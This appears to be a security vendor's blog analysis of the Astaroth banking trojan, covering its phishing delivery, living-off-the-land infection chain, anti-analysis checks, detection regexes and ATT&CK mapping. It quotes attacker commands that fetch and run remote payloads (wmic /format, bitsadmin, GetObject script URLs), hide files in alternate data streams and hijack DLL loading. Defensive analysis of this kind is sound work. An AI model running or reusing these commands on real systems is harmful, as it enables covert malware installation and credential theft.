
NOVEMBER 17, 2021

Astaroth: Banking Trojan

Written by Amer Elsad

We're continuing our blog series about Living-off-the-Land (LotL) attacks by focusing on a particularly fast-moving malware called Astaroth. Click here to view the first post, which goes into the characteristics of LotL binaries and how they work.

First spotted in the wild in 2017, Astaroth is a highly prevalent, information-stealing Latin American banking trojan. It is written in Delphi and has some innovative execution and attack techniques. Originally, this malware variant targeted Brazilian users, but Astaroth now targets users both in North America and Europe.



Astaroth Heat map (Source: "Microsoft")

As for its LotL component, it's interesting to note that at no point during the attack chain is any file run that's not a system tool. This malware completely lives of the land!

Multiple campaigns with two different versions have been observed in the wild and one of the most significant updates is the use of Alternate Data Stream (ADS), which Astaroth abuses at several stages to perform various activities. ADS is a file attribute that allows a user to attach

data to an existing file. The stream data and its size are not visible in File Explorer. Attackers hide binary data inside the ADS of the file desktop.ini without changing the file size.

Recently, a newer version was found in the wild, abusing NTFS Alternate Data Streams (ADS) to store the content of malicious payloads downloaded during execution. The malware is highly modular, with a very complex execution flow. The main vector used by the group is sending malicious files in compressed format, attached to email. File types vary from VBS to LNK; the most recent campaign started to attach an HTML file which executes JavaScript for downloading a malicious file.

The malware relies on anti-debugging, anti-virtualization, and anti-emulation tricks, besides the usage of process hollowing, living-off-the-land binaries (LotLBin), and NTFS Alternate Data Streams to store downloaded payloads. These payloads come from cloud hosting services such as Cloudflare's Workers, Amazon AWS, and also popular websites like YouTube and Facebook, where they store C2 information.

Additional Astaroth sophisticated, multi-stage processes include:

- Highly obfuscated JScript staged downloaders.
- .LNK files to retrieve the malware payload once the user clicks an embedded link in the spam email.
- The malware uses various fileless techniques, injects into numerous legitimate Windows processes, and adopts the use of living-off-the-land tactics.
- The abuse of different LotLBins such as "extexport.exe."
- Information targeted by Astaroth includes financial data, sensitive browser data (passwords/credentials), SSH, and email credentials. Upon retrieval, the information is typically encrypted, then exfiltrated via an HTTPS POST to the attacker's C2 server.
- Abuse of Alternate Data Streams (ADS).
- Astaroth implements a robust series of anti-analysis/evasion techniques, among the most thorough we've seen recently.
- Novel use of YouTube channels for C2 helps evade detection by leveraging a commonly used service on commonly used ports.


The complex attack chain, which involves the use of multiple LotLBins, results in the eventual loading of the Astaroth malware directly in memory.

Analysis of Astaroth: The Infection Process

Step 1: Delivery Stage

Astaroth relies heavily on emails containing a malicious file in a compressed format. These emails attempt to deceive the victim by maintaining a corporate appearance and emulating legitimate business requests, such as providing information regarding the COVID-19 pandemic or notifying a client about a package sent via courier services.

The main vector used by the group is sending malicious files in compressed format, attached to email. File types vary from VBS to LNK; the most recent campaign started to attach an HTML file which executes JavaScript for downloading a malicious file.



Sample of a purchase invoice – another one of Astaroth's tricks for luring victims. (Source: "SecureList")

Sample email used in the latest Astaroth attacks. (Source: "Microsoft")

1st Campaign

A malicious link in a spear-phishing email lead to an LNK file. The LNK file has batch commands embedded in the LNK which execute the WMIC tool with the "/Format" parameter.

(This method is used to invoke an XSL (eXtensible Stylesheet Language) local or remote file, which may contain any scripting. In this case, they used JavaScript.)

Command Example:

Command Example:

wmic os get /format:"hxxps://webserver/payload.xsl

The use of the parameter "**/format"** causes WMIC to download the file "**v.txt,"** which is an XSL file hosted on a legitimate-looking domain. The XSL file hosts an obfuscated JavaScript that is automatically run by WMIC.

This JavaScript code then runs WMIC again to download another .txt file, which is essentially another XSL file containing an obfuscated JavaScript code, which then uses the Bitsadmin, Certutil, and Regsvr32 tools for the next steps.

Command Example:

bitsadmin.exe /transfer 24653 /priority foreground https://{anotherurl}/{random}.gif.zip c:\Users\Public\Libraries\hwds{random}.gif

2nd Campaign

In a separate campaign, the LNK file runs an obfuscated BAT command line. Then the BAT command drops a single-line JavaScript file to the Pictures folder and invokes explorer.exe to run the JavaScript file.

Command Example:

The dropped one-liner script uses the GetObject technique to fetch and run the much larger main JavaScript directly in the memory.

Command Example:

%windir%\Explorer /c GetObject('script:https://{urlthatholdsthemainjavascript}')

Step 2: BITSAdmin Abuse (1st Campaign)

BITSAdmin then uses a benign looking command-line to download multiple binary blobs from a command-and-control (C2) server:

The payloads are Base64-encoded and have file names like: falxconxrenwb.~, falxconxrenw64.~, falxconxrenwxa.~, falxconxrenwxb.~, falxconxrenw98.~, falxconxrenwgx.gif, falxfonxrenwg.gif.

Then the **Certutil** system tool is used to decode the downloaded payloads:

Only a couple of files are decoded to a DLL; most are still encrypted/obfuscated. But one of the decoded payload files (a DLL) is run within the context of the **Regsvr32** system tool:

Step 2: Alternate Data Streams Abuse (2nd Campaign)

A newer version of **Astaroth** malware started to use a new technique for storing downloaded payloads in NTFS Alternate Data Streams (ADS of desktop.ini.) to conceal their presence in the system. **Instead of using BITSAdmin,** the usage of ADS helps to hide the file in the system since it will not appear in Explorer, etc.

Command Example:

cmd /c type C:\Users\Public\Libraries\hwds\{random}.gif > c:\Users\Public\libraries\hwds\desktop.ini:{random}.gif && erase C:\Users\Public\Libraries\hwds\{random}.gif

Step 3. DLL Hijack

Astaroth will launch itself by using DLL Search Order Hijacking. There were various processes being used by **Astaroth** at this step; in a recent version of the malware, it used **ExtExport.exe**, which is related to Internet Explorer.

The DLLs that were downloaded before in the previous step will be named with a known library that are loaded by **ExtExport** on its execution: **mozcrt19.dll, mozsqlite3.dll, sqlite3.dll;** or **<random>64a.dll and <random>64b.dll.**

They load these two DLLs by passing an attacker-controlled path to the tool. The tool searches for any DLL with the following file names: **mozcrt19.dll, mozsqlite3.dll, or sqlite3.dll, and it is loaded by ExtExport.exe.**

Command Example:

cmd.exe /c cd "c:\Program Files\Internet Explorer"

&& ExtExport.exe c:\Users\Public\Libraries\hwds {ordinal} {ordinal}

Step 4. Loading Astaroth in Memory as a DLL (Userinit Abuse)

19. The newly loaded DLL (mozcrt19.dll, mozsqlite3.dll, or sqlite3.dll) is a proxy that reads three binary ADS streams (**ini:masihaddajjalxa**.~, **desktop.ini:masihaddajjalxb**.~, **desktop.ini:masihaddajjalxc**.~) and combines these into a DLL.
20. This new DLL is a proxy that reads and decrypts ***another*** ADS stream (**ini:masihaddajjalgx.gif**) into a DLL. This DLL is injected into **userinit.exe** using the process hollowing technique.
21. The new DLL that is loaded inside **exe** is ***again*** a proxy that reads and decrypts ***another*** ADS stream (**desktop.ini:masihaddajjalg.gif**) into a DLL.
    This DLL is the actual **Astaroth**and is **reflectively loaded inside userinit.exe**.
22. Hence, **Astaroth** never touches the disk and is loaded directly in memory, making it very evasive.

Detections:

- Searching for the parent process: *exe* that spawns *bitsadmin.exe* and *extexport.exe*.
- Process creation event 4688 with the command line mentioned using the following strings (*regex*):

\/c getobject\(\"|\'script:http

\/c type [a-z]:\\users.*\>.*[a-z]:\\users\\.*\.*.:

\/c.*script\.exe.*\..*:.*\.js

>.*mozcrt19\.dll

>.*mozsqlite3\.dll

>.*sqlite3\.dll\.dll

OR together, for example: >.*moz.*\d{1,2}\.dll|>.*sqlite3\.dll\.dll

extexport\.exe.*[a-z]:\\

Hunting Notes:

- One characteristic of the early campaigns was the use of actor-owned domains along with subdomains.
  Example URL:
  hxxp://wer371ioy8[.]winningeleven3[.]re/CSVS00A1V53I0QH9KUH87UNC03A1S/Arquivo.2809.PDF
- Variable names, function names, and parameter names were changed from their original, randomly generated values to improve readability and make the analysis process more efficient.

Analysis Notes:

The threat actors behind these campaigns were so concerned with evasion they included dozens of checks, including those rarely seen in most malware, including, but not limited to the following:

- It leverages CreateToolhelp32Snapshot to identify virtual machine guest additions that may be installed on the system for both VirtualBox and VMware.
- It looks for the presence of hardware devices that are commonly seen on virtual machines.
- It checks the value of the SystemBiosDate, which is stored in the Windows registry (HKLM\HARDWARE\DESCRIPTIONS\System\SystemBios\Date) to determine if the value matches "06/23/99," which is the default value for virtual machines within VirtualBox.
- It attempts to identify the following applications which are commonly used for malware analysis: OllyDbg, ImmunityDebugger, WinDbg, IDA Pro, Process Explorer, Process Monitor, RegMon, FileMon, TCPView,A utoruns, Wireshark, Dumpcap, Process Hacker, SysAnalyzer, HookExplorer, SysInspector, ImportREC, PETools, LordPE, Joebox, Sandbox, x32dbg.
- If any of the checks fail, the malware forcibly reboots the system using the following command-line syntax: *"cmd.exe /c shutdown -r -t 3 -f."*

ATT&CK Mapping:

T1192 – Spearphishing link
T1023 – Shortcut modification
T1064 – Scripting
T1027 – Obfuscated files or information
T1197 – BITS Jobs
T1105 – Remote File Copy
T1096 – NTFS File Attributes
TA0005 – Defense Evasion
T1073 – DLL Side-Loading
T1218 – Signed Binary Proxy Execution
T1129 – Execution through Module load
T1140 – Deobfuscate/Decode Files or information
T1093 – Process Hollowing
T1055 – Process Injection

As you can see, Astaroth is a highly invasive malware that employs complex evasive techniques to survive undetected. To better understand how these attacks happen and how to prevent them in your organization, read our article, "Living-Off-the-Land Attacks."

EXPLORE THE RESOURCE CENTER

Armor is a global leader in cloud-native managed detection and response. As a trusted partner to more than 1,500 firms in over 40 countries, Armor offers cybersecurity and compliance consulting, professional services, and managed services. Armor's industry-leading experts leverage non-proprietary frameworks and a 24/7/365 SOC to help organizations tackle the complexities of cybersecurity and compliance at a cloud-scale.

COMPANY

Careers
Acceptable Use
Terms of Service
Privacy Policy
Legal